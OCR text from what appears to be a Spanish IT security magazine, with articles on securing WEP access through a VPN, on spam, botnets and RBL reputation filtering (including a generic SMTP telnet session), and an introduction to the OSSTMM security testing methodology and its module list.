De esta manera se pueden utilizar nuestros viejos dispositivos con tecnología de encriptación WEP para crear el acceso remoto sin preocupación por las vulnerabilidades ya conocidas.
En figura 3 utilizamos la misma política que en el anterior. La única diferencia es qué sólo se disponen de puntos de acceso WEP.
Nuestros clientes validarán un KEY compartido y luego establecerán un túnel VPN para acceder a la oficina. De esta manera, aquel que logre romper la seguridad WEP se encontraría en una red wireless limitada totalmente por un firewall que no podría comprometer la seguridad de nuestra compañía. La única información que viajaría a través de ella es la que fue previamente protegida por el algoritmo de encriptación de nuestro sistema de VPN.
Así como Wireless es una industria que crece a pasos agigantados, de la misma manera, los estándares de seguridad van variando día a día. Hoy más que nunca tenemos la obligación de informarnos, y actualizarnos permanentemente. Seguir actualizando nuestros equipos a veces se torna imposible y ello nos lleva a buscar soluciones alternativas. Pero hay una sola cosa que no podemos pasar por alto a la hora de cualquier planteo: la seguridad.

Bibliografía:
- Wi-Fi Alliance - http://www.wi-fi.org ■

Fig. 2





Fig. 3



La nueva Guerra contra el Spam

Maquinas cuya voluntad le fue robada y sirven ahora a un fin comercial y El colapso del correo electrónico a escala global son escenarios que hoy pueden ocurrir. El Spam hoy es una epidemia que afecta a la comunidad y son casi imparables. Nuevas técnicas para controlar el spam y disminuir el proceso y el ancho de banda son cada vez mas eficaces.

Julio Cella
Level III de Trend Argentina
Diplomado en Marketing, Universidad Abierta Interamericana.
GIAC Certified Sans Institute.

Ariel Gendelman
Level III de Trend Argentina
Estudiante avanzado de ingeniería en Sistemas.
Trabajo en Intec software anteriormente.

Originalmente se llamó "spam" al jamón con especias (Spiced Ham) producido por Hormel en los Estados Unidos desde 1926. Fue el primer producto de carne enlatada que no requería refrigeración. Esta característica le valió para difundirse en todas partes, inclusive como provisión para los ejércitos americanos y rusos durante la Segunda Guerra Mundial. Tal vez sea esta presencia universal, conocida por todos y hasta algo desagradable, lo que se ha tomado para calificar el correo electrónico no solicitado, hoy una de las mayores molestias para las personas y empresas que utilizan diariamente la red para comunicarse.

Aplicada al e-mail, SPAM significa CORREO ELECTRÓNICO MASIVO NO SOLICITADO; en inglés Unsolicited Bulk Email - "UBE". En otras palabras, hay un Receptor que no dio un permiso verificable para que se le envíe el mensaje.

Masivo significa que el mensaje es parte de una colección mayor de mensajes, con contenido sustancialmente idéntico, es decir uno de muchísimos. Para que un correo sea considerado un Spam, debe reunir las dos características: no solicitado y masivo.

Hay e-mails no solicitados y que sin embargo son normales: ejemplos de ésto son los requerimientos de primeros contactos, presentaciones laborales espontáneas, ofertas de ventas, etc.

También existen e-mails masivos que no son spam: es el caso de boletines de suscripción, listas de discusión, listas de información, etc.


Resumiendo: se tratará de un correo "spam" SÓLO SI:

- La identidad personal del receptor y el contexto son irrelevantes ya que el mensaje es aplicable a muchos otros receptores potenciales por igual,
- No se puede verificar que el receptor haya dado un permiso deliberado, explícito, o aún revocable para que el mismo sea enviado, y
- La transmisión y la recepción del mensaje parece, a juicio del receptor, dar un beneficio desproporcionado al remitente.

En otras palabras, con estas acciones los beneficiados finales son siempre los remitentes del spam, mientras que los destinatarios se transforman en sus víctimas.

En el año 2003, el spam era un problema ignorado ya que simplemente afectaba el tráfico de correos electrónicos, una molestia inofensiva; constituía solo el 50% del tráfico total del correo electrónico global, lo que representaba solo el 20% de spam efectivo en empresas con un dominio corporativo.

En ese momento, empresas y usuarios comenzaron a manifestar su necesidad de tener que diferenciar correo útil de correo basura o Spam. Sin embargo, no era una GRAN preocupación y definitivamente tam-



poco era una amenaza para la seguridad.
A comienzos del 2005, el Spam global ya alcanzó el 80% del tráfico total de correos electrónicos, elevando el promedio en las empresas a un 50 o 60%. Es entonces cuando se vio la necesidad de accionar concretamente desarrollando estrategias para disminuir las tasas de Spam globales, de manera que no afecten a la comunidad.
El "spamming" pasó a ser una gran amenaza que podía perturbar gravemente las comunicaciones a través de Internet.
El advenimiento de las conexiones de banda ancha no hizo más que potenciar esta amenaza. La principal vía de comunicación de la red global hoy está en peligro. Los gateways de Internet están comenzando a saturarse, y las comunicaciones por correo electrónico están dejando de ser efectivas. Sofisticadas técnicas y crecimiento del volumen de spam desde el 2003 en adelante, hacen casi imposible su control efectivo. Así, cuando se supera el 50% es común que se produzca la denegación del servicio. En otras palabras, el proceso y almacenamiento de correos electrónicos basura imposibilita el acceso a correos legítimos.

El problema de los Zombies, botnets y relays.


Las máquinas zombies son PC´s a las que se les ha "capturado la voluntad de funcionamiento" con el claro objetivo de usarlas como una suerte de "spammer inconciente". Esta modalidad representa hoy el 40% del Spam y va creciendo día a día. Normalmente una PC se convierte en zombie cuando es atacada por un virus, un troyano, o más comúnmente, un malware de "BackDoor" (puerta trasera), que entra sin que nos demos cuenta. De este modo, nuestra PC queda convertida en un ejecutor de voluntades ajenas. Un conjunto de máquinas zombies es lo que se denomina Botnets o redes de robots.
El otro caso se trata de montar un servidor de correo o un gateway para una entidad o persona y cometer el error de dejar el relay abierto. Esta práctica –bastante habitual-, pasa a ser una vulnerabilidad importante. La operatoria es la siguiente: todos los servidores o gateways de correo tienen un MTA o Mail Transfer Agent (agente de transferencia de correo) disponible para cumplir el servicio de correo electrónico; la mala configuración de dicho servidor puede producir que el gateway no procese y reenvíe correo sólo para el dominio que nosotros deseamos, sino que también lo haga hacia cualquier otro dominio sin ningún tipo de control. Este problema puede tomarse como una vulnerabilidad en la seguridad de nuestro servidor de correo, y dicha vulnerabilidad es aprovechada por los spammers que usan nuestro servidor para enviar su correo basura, o correo no deseado.

Enmascaramiento de remitentes de correos electrónicos (spoofing de remitentes)

Cuando alguien intenta enviar correo de manera masiva, los servicios antispam rápidamente lo catalogan y censuran como emisores maliciosos. Sin embargo han encontrado una técnica para no ser detectados: la más conocida como Domain Spoofing consiste en la usurpación de un remitente de correo inocente, que no está catalogado como Spam, y usarlo a la manera de una máscara encubridora de la verdadera identidad. Muchas veces estos remitentes son inexistentes y es una medida evasiva muy efectiva contra las listas de spam. Además, ¡logra confundir a los usuarios eficazmente!

Historia de la protección ontra el Spam

Al principio, la única manera de controlar el spam era simplemente apretar el botón Delete en las casillas de correo electrónico. El usuario era la única herramienta para distinguir el correo no deseado.
Más tarde aparecieron las soluciones de filtro de contenido por listas negras. Las listas negras de dominio funcionan actualmente bajo la norma de una entidad o una denuncia de un dominio sospechoso de ser spammer. Dicho dominio pasa a formar parte de un filtro de contenido de un producto de seguridad informática que controla los correos de direcciones declaradas como spammers vs. dominios válidos. Este mecanismo, si bien es efectivo solo para aproximadamente el 40% del spam, tiene una tasa muy elevada de falsos positivos: mails que se toman como Spam, cuando en realidad no lo son. Otro inconveniente es que con que solo uno de los usuarios de este dominio "X" genere spam, bastará para que TODO ese dominio "X" sea catalogado del mismo modo. De esta manera, otros usuarios de ese dominio pueden quedar restringidos en sus envíos.
Una técnica interesante es la de evitar el Spoofing de remitentes de correo electrónico por medio de una consulta reversa del dominio por la dirección IP. Usar el comando NSLOOKUP del command prompt de una IP del header del correo electrónico para verificar que esa IP esté declarada y se corresponda con el nombre del remitente en cuestión. Todas las PC´s que están conectadas a Internet tienen una dirección IP, una especie de documento de identidad. En Internet, existe un servicio (que recibe el nombre de DNS, Domain Name System) por medio del cual se conectan el nombre de la PC o dominio con la identificación única de la PC. Esto lo que se conoce como la relación entre un "dominio" o nombre de una PC o empresa y su "DNI" o dirección IP. La acción de Spoofing consiste en hacerse pasar por otro dominio y otra persona con una dirección de correo electrónico. Y el comando NSLOOKUP permite validar la relación identidad del correo con el dominio del correo electrónico, para evitar estas "pre-



tensiones falsas de identidad".

Esta técnica es muy efectiva pero muy poco rendidora y se tiende a dejar de usarla ya que se pierde mucho tiempo y es prácticamente imposible realizarla con cada dirección sospechosa.

Recientemente han aparecido soluciones que controlan el Spam por contenido Heurístico. Se destacan por su gran potencial de detección de correo no deseado en aproximadamente el 85% de los casos, siendo baja su tasa de falsos positivos, solo 1%.

Su mecanismo operativo es el siguiente: una función de contenido cataloga y asigna un puntaje a características del e-mail que puedan dar indicios de ser un Spam. Palabras, attachments, cantidad de copias definen un correo electrónico. Cada palabra y/o característica suma o resta un puntaje y mediante este score se determina si ese correo califica o no como spam. Simultáneamente, se cataloga a los correos detectados como spam en categorías como por ejemplo comercial, de contenido adulto, etc. Estas soluciones suelen traer filtros de contenido de palabras profesionales y listas negras y blancas personalizadas.

El problema más importante es que de todas las protecciones de spam vistas hasta ahora ninguna evita el problema de procesamiento y sobrecarga de trabajo a los correos del usuario o el servidor de correo. Sin embargo existe una nueva manera de controlar el Spam más efectiva.

Listas de IP

Existen varias listas de reputación de direcciones IP pero las más importantes se llaman RBL y se detalla a continuación su funcionamiento:

Cuando un spammer envía un correo a un servidor de mail, un MTA o un firewall retienen el mail y hacen un Query (consulta) a las bases de datos RBL, que contienen la reputación de millones de direcciones IP clasificadas como de actividad maliciosa.

La base de datos responde a esta "consulta" con un rating acerca de si esa IP es un Spammer o no y el MTA o Firewall rechaza o permite pasar el mail al servidor de mail de acuerdo al rating (reputacion) de dicha dirección IP.



El tiempo de respuesta de la base de datos RBL es en milisegundos, bloqueando hasta el 80% del spam antes que llegue a la red de la empresa. Recordemos que en este proceso se rechaza el Spam de Internet, no solo el de la empresa. De este modo, los servicios de reputación evitan que el correo no deseado malgaste tiempo valioso, congestione el ancho de banda y merme los recursos del sistema. Además, es fácilmente adaptable, sin necesidad de instalar costosos hardware o software adicionales.

Detalle de comandos Telnet de SMTP

Telnet command
=>telnet
=>set local_echo
=>open <ip_adress> 25
=>helo
250 hello
=>MAIL FROM: <mail>
250 <mail>...Sender ok
=>RCPT TO: <mail>
250 <mail>... Recipient ok
=>Data
DATA354 <data>
=>.
Message accepted for delivery

Durante una sesión de admisión de un correo electrónico, los servidores de SMTP "dialogan" entre sí para intercambiarse información. Este proceso de "diálogo" es anterior a la recepción del correo electrónico completo. Es en ese momento cuando el servicio de reputación consulta el estado de la dirección IP del gateway que envía el correo.

El gran logro de esta solución es el único válido, y universalmente deseado por los usuarios y empresas: poder seguir operando, no dejar de trabajar.

Identificación de equipos y redes zombies

La tecnología antispam dinámica combina elementos heurísticos, algoritmos complejos y la supervisión en tiempo real para identificar el comportamiento sospechoso y bloquear los nuevos orígenes de spam, incluso proveniente de equipos y redes zombies, que presentan dificultades de seguimiento. La lista negra dinámica se actualiza en tiempo real y bloquea los orígenes siempre que estén emitiendo spam.

Protección de los ataques de amenazas mixtas

Al eliminar el spam, el servicio protege las redes corporativas de los virus, el spyware, el grayware y otros tipos de malware que utilizan tácticas de spam para propagarse. También bloquea los mensajes de correo electrónico relacionado con el phishing, que intentan robar números de tarjetas de crédito y otros datos personales constituyendo una modalidad abiertamente delictiva. Además, ofrece protección contra los ataques de recopilación de directorios, que consumen recursos y producen más spam. ■

Testeo de la Seguridad: Una Acción Metodológica

Las practicas de Testeo de la Seguridad, a menudo se encuentran repletas de tecnicismos y oscuridad. El presente artículo intenta introducir al lector en la utilización de metodologías que aplicadas a dicha práctica, contribuyen a conseguir resultados profesionales.

Hernán Marcelo Racciatti

Senior Security Consultant – SIC Informática

Miembro del Core Team de ISECOM (Institute for Security and Open Methodologies) y Coordinador del Capitulo Argentino de OISSG (Open Information System Security Group). Actualmente se desempeñaba como Senior Security Consultant en SIC Informática.

Introducción

El Testeo de la Seguridad es una actividad apasionante. Quienes a menudo nos encontramos trabajando en este campo, sabemos de los niveles de responsabilidad que representa, el encarar cada una de las tareas relacionadas con tal menester. Debido a ello, dedicamos gran parte de nuestro tiempo y esfuerzo, en perfeccionar el modo de encarar cada uno de los aspectos involucrados en dicho testeo.

Ahora bien, debo confesar que en mis comienzos hace ya varios años, siendo aún mas joven... creía tal como muchos personas hoy día, que la evaluación de la seguridad se encontraba directa y únicamente relacionada, con la habilidad (mucha o poca) de la persona encargada de ejecutar el testeo.

En concordancia con este pensamiento, un buen tester podía ser capaz de evaluar el estado de seguridad de una red, un dispositivo o una organización, tan solo guiado por su intuición, conocimientos y experiencia. Lo sorprendente, es que por aquel entonces la mayoría de las veces, esta formula resultaba exitosa.

Durante mucho tiempo, mis trabajos de Auditoría, Vulnerability Assessment y Penetration Test, basados en los atributos antes mencionados, me permitieron interactuar con clientes satisfechos al observar que como resultado de mis acciones, les era posible mejorar su postura respecto de la seguridad en sus organizaciones.

A pesar de ello, esta tarea no siempre era sencilla. Sucede que hace seis o siete años atrás, los testeos de seguridad y quienes los ejecutábamos, no éramos bien vistos por la comunidad en general; hecho que probablemente se debiera en gran parte, a que el primer acercamiento de las empresas o clientes a los testeos de seguridad, se encontraba plagado del caos reinante en las mentes de quienes inevitablemente nos esforzábamos por detectar la mayor cantidad de fallas en los esquemas implementados, a menudo en forma desordenada y como único objetivo de prueba.

Lo cierto, es que varios años han pasado y muchas cosas han cambiado. Los requerimientos y exigencias que demanda el mercado en la actualidad, han hecho que experiencias como la mencionada, deban ser relegadas en función de la aplicación de mejores prácticas en cada uno de los puntos relacionados de uno u otro modo con la seguridad informática en general y el testeo de la seguridad en particular.

En este nuevo escenario, el testeo de seguridad no debe ser tomado como la solución a todos nuestros problemas, sino como una herramienta mas a disposición del profesional. Del mismo modo, el hallazgo y eventual explotación de tal o cual vulnerabilidad como parte del proceso de testeo, debe ser considerado un punto importante a tener en cuenta, pero no un objetivo en si mismo.

En concordancia con esta lectura, gracias en parte al esfuerzo de gran cantidad de individuos u organizaciones y a la madurez alcanzada por los especialistas en seguridad informática alrededor del mundo, las cosas han cambiado al punto tal que actualmente resulta imposible realizar una evaluación de seguridad objetiva, sin que la misma se encuentre basada en normas, procedimientos y métodos claramente establecidos.

Una cuestión de negocios

A esta altura, nadie discute acerca del hecho de que la seguridad de la información, se ha transformado en un aspecto imprescindible para toda organización que en algún punto haga uso de la tecnología como herramienta de negocios. Debido a ello, quienes nos encontramos relacionados con esta especialidad, necesariamente debemos ser capaces de interpretar cada requerimiento organizacional de modo tal que las acciones a emprender, colaboren de uno u otro modo con los objetivos de negocios dispuestos por el cliente.

Los testeos de seguridad no son una excepción a la regla, y pese a que estos necesariamente se encuentran plagados de tecnicismos, los profesionales debemos ser capaces de llevar a cabo los mismos, sin perder de vista su importancia en el contexto del negocio.

Esto no solo implica mejorar el proceso de comunicación con el cliente respecto de los servicios a brindar, de modo que el mismo comprenda en forma clara la

OSSTMM 2.1 - Lista de Módulos del Mapa de Seguridad

A - Seguridad de la Información

1 / Revisión de la Inteligencia Competitiva
2 / Revisión de Privacidad
3 / Recolección de Documentos

B - Seguridad de los Procesos

1 / Testeo de Solicitud
2 / Testeo de Sugerencia Dirigida
3 / Testeo de las Personas Confiables

C - Seguridad en las tecnologías de Internet

1 / Logística y Controles
2 / Sondeo de Red
3 / Identificación de los Servicios de Sistemas
4 / Búsqueda de Información Competitiva
5 / Revisión de Privacidad
6 / Obtención de Documentos
7 / Búsqueda y Verificación de Vulnerabilidades
8 / Testeo de Aplicaciones de Internet
9 / Enrutamiento
10 / Testeo de Sistemas Confiados
11 / Testeo de Control de Acceso
12 / Testeo de Sistema de Detección de Intrusos
13 / Testeo de Medidas de Contingencia
14 / Descifrado de Contraseña
15 / Testeo de Denegación de Servicios
16 / Evaluación de Políticas de Seguridad

D - Seguridad en las Comunicaciones


1 / Testeo de PBX
2 / Testeo del Correo de Voz
3 / Revisión del FAX
4 / Testeo del Modem

E - Seguridad Inalámbrica

1 / Verificación de Radiación Electromagnética (EMR)
2 / Verificación de Redes Inalámbricas [802.11]
3 / Verificación de Redes Bluetooth
4 / Verificación de Dispositivos de Entrada Inalámbricos
5 / Verificación de Dispositivos de Mano Inalámbricos
6 / Verificación de Comunicaciones sin Cable
7 / Verificación de Dispositivos de Vigilancia Inalámbricos
8 / Verificación de Dispositivos de Transacción Inalámbricos
9 / Verificación de RFID
10 / Verificación de Sistemas Infrarrojos
11 / Revisión de Privacidad

F - Seguridad Física

1 / Revisión de Perímetro
2 / Revisión de monitoreo
3 / Evaluación de Controles de Acceso
4 / Revisión de Respuesta de Alarmas
5 / Revisión de Ubicación
6 / Revisión de Entorno





importancia del proceso de testeo y la posterior evaluación de sus resultados, sino también el modo mismo en la que estas tareas son llevadas a cabo.
Llegado este punto, podemos inferir que a los efectos de llevar a la práctica un proyecto integral relacionado con el testeo de la seguridad, resulta imprescindible contar con metodologías que permitan afrontar este desafío. Por mi parte, y luego de varios años trabajando en tecnología y específicamente en aquellos aspectos relacionados con la Seguridad de la Información, he llegado a convencerme por completo, respecto de que ningún progreso es posible sin los procedimientos correctos y la metodología adecuada.

En busca de respuestas...

No importa si la tarea a realizar es un pequeño Test de Intrusión, un Vulnerability Assessment, el aseguramiento de una plataforma, la programación de un nuevo '0 Day', o una auditoria integral, el trabajo metodológico siempre ayudara a optimizar recursos y obtener resultados sustentables.
En concordancia con este razonamiento, podemos decir que estos últimos años, la comunidad se ha mostrado sumamente activa en cuanto los progresos relacionados con la seguridad de la información. Varias han sido las organizaciones, que comprometidas con los conceptos vertidos en párrafos anteriores, se han puesto a trabajar al respecto, en post de intentar ordenar algunas de las excelentes ideas con las que los profesionales estábamos acostumbrados a convivir en forma caótica, intentando establecer por primera vez en un ámbito tan particular como es el testeo de seguridad, una serie de premisas básicas que colaboren con la profesionalidad al momento de encarar su planeamiento y ejecución, aspectos que sin dudas se encuentran íntimamente relacionados con el éxito de cualquier proyecto.
Ahora bien... muchas veces me han preguntado "Quien necesita una metodología estándar de testeo de la seguridad?", y aunque la respuesta es simple, parecería no estar del todo claro para mucha gente. Si bien sacando punta al lápiz, podrían ser varias las entidades beneficiarias de la utilización de una metodología estándar de testeo, probablemente coincidamos en afirmar que en general, los dos principales son ni mas ni menos que "El cliente" y "El Testeador".
Es que cuando el cliente puede percibir por anticipado y con exactitud cuales son las reglas de juego, se siente más cómodo con nuestro trabajo y comienza a interpretar el verdadero valor detrás de un testeo de seguridad "controlado". Este aspecto parecería no ser importante a simple vista, pero es un punto central, puesto que más allá de la confianza depositada en tal o cual empresa, equipo profesional, o individuo por parte del cliente, sin lugar a dudas este se sentirá más a gusto, si las tareas a desarrollarse se encuentran enmarcadas en una metodología en vez de ser "únicamente" dependientes del carácter y pericia del ejecutante.
En cuanto a las ventajas para el testeador, la utilización de una metodología permitirá dotar al mismo, de una herramienta fundamental a la hora de guiar las tareas a realizar, de modo tal de no perder el foco respecto de lo que es verdaderamente importante evaluar. En relación a esto mismo, y tal como se menciona en la introducción del "Open Source Security Testing Methodology Manual" (En adelante: OSSTMM), la calidad del resultado final de un test de seguridad

suele ser difícil de juzgar sin una metodología estándar. Dicha afirmación, se basa esencialmente en el hecho de que son muchas las variables capaces de afectar el resultado final de un test (las predilecciones del testeador así como el estilo personal al cual hacíamos referencia en el párrafo anterior, son un claro ejemplo de estas variables) y esto hace que sea de suma importancia definir el "modo correcto de testear", apoyándose en las mejores prácticas y en todo documento que posea consenso a nivel mundial.

OSSTMM: Una introducción

El OSSTMM por sus siglas en ingles "Open Source Security Testing Methodology Manual" o "Manual de la Metodología Abierta del Testeo de Seguridad" tal como fuera nombrada oficialmente su versión en español, es uno de los estándares profesionales más completos y comúnmente utilizados a la hora de revisar la Seguridad de los Sistemas desde Internet.

Creado por Pete Herzog (Manager Director de ISECOM) y fruto del esfuerzo ininterrumpido de sus mas de 150 colaboradores directos, quienes junto a la comunidad mundial de profesionales de la seguridad en su conjunto, han sabido conjugar en este exquisito proyecto la dosis correcta de ambición, estudio y años de experiencia; el OSSTMM se ha convertido en un estándar profesional de facto, cuando del testeo de la seguridad en cualquier entorno desde el exterior al interior se trata.

De uno u otro modo, la aparición de la primera versión del OSSTMM hace ya casi cinco años, ha marcado un punto de inflexión, revolucionando el modo en el que los testeos de seguridad son llevados a cabo.

Es que en concordancia con lo mencionado tan solo unos párrafos arriba, hasta que el OSSTMM fuera publicado, no existía ningún documento que recogiera de forma abierta y estandarizada, las diferentes necesidades del profesional al momento de realizar una verificación de seguridad... o dicho de otro modo y en rigor de verdad, sí existían algunas otras metodologías equivalentes, pero ninguna poseía el carácter abierto y el sentido de colaboración por parte de la propia comunidad profesional, pilares esenciales a partir de los cuales se encuentra construido el OSSTMM.

Actualmente en su versión 2.1, y próxima a lanzarse su versión 3.0, el OSSTMM comprende gran parte de los aspectos a tener en cuenta al momento de realizar testeos de seguridad desde el exterior hacia el interior. Respecto de su estructura, y a fin de organizar su contenido, la metodología se encuentra dividida en varias secciones. Del mismo modo, es posible identificar en ella, una serie de módulos de testeo específicos, a través de los cuales se observan cada una de las dimensiones de seguridad, integradas con las tareas a llevar a cabo en los diferentes puntos de revisión.

De este modo, Seguridad de la Información, Seguridad de los Procesos, Seguridad en las Tecnologías de Internet, Seguridad en las Comunicaciones, Seguridad Inalámbrica y Seguridad Física, comprenden tan solo una parte del amplio espectro alcanzado por esta metodología.

OSSTMM: Lineamientos Generales


Tal como se menciona en el propio OSSTMM, este no es mas que un conjunto de reglas y lineamientos a partir del cual es posible definir CUANDO, QUE y CUALES eventos son testeados. Al mismo tiempo y tal como hemos venido mencionando, es sumamente importante conocer que esta metodología cubre únicamente el testeo de seguridad externo, es decir, el testeo de la seguridad desde un entorno no privilegiado hacia un entorno privilegiado, con el objeto de intentar evadir los componentes de seguridad, procesos y alarmas y ganar acceso privilegiado.

Por otra parte y contrariamente a lo que el lector desprevenido pueda creer, el tipo de testeo que busca descubrir vulnerabilidades inexploradas no está dentro del alcance de un test de seguridad OSSTMM. Por el contrario, una evaluación de seguridad OSSTMM, representa un test práctico y eficiente de vulnerabilidades conocidas, filtraciones de información, infracciones de la ley, estándares de la industria y utilización de prácticas recomendadas por parte del cliente.

A fin de garantizar el cumplimiento del estándar por parte de los testeadores profesionales, ISECOM exige que un test de seguridad solo sea considerado un "Test OSSTMM", siempre que el mismo cumpla con los siguientes principios:

- Ser cuantificable.
- Consistente y que se pueda repetir.
- Valido más allá del período de tiempo "actual".
